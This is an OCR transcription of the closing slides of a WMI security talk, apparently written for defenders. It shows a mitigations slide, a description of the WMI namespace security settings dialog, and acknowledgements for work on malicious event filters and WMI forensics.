
Mitigations



Windows Management Instrumentation (WMI)

Configures and controls the Windows Management Instrumentation (WMI) service.


Mitigations


WMI Control Properties

General | Backup/Restore | Security | Advanced

Namespace navigation allows you to set namespace specific security.

```
Root
  aspnet
  CIMV2
    Applications
    ms_409
    power
    Security
    TerminalServices
  Cli
  DEFAULT
  directory
  Interop
  Microsoft
  nap
  Policy
  RSOP
  SECURITY
```


Security for ROOT\CIMV2

Security

Group or user names:

- Authenticated Users
- LOCAL SERVICE
- NETWORK SERVICE
- Administrators (WIN-B85AAA7ST4U\Administrators)

Permissions for Authenticated Users	Allow	Deny
Execute Methods	✓	
Full Write		
Partial Write		
Provider Write	✓	
Enable Account	✓	

For special permissions or advanced settings, click Advanced.

Learn about access control and permissions

Thank you!

- Valuable input on useful `__EventFilters` – i.e. malicious event triggers
  - Justin Warner (@sixdub)
  - Will Schroeder (@harmj0y)
- To my awesome co-workers who reversed the WMI repository format and introduced WMI forensics to the world:
  - Willi Ballenthin (@williballenthin)
  - Claudiu Teodorescu (@cteo13)
- To all defenders taking WMI seriously

Questions?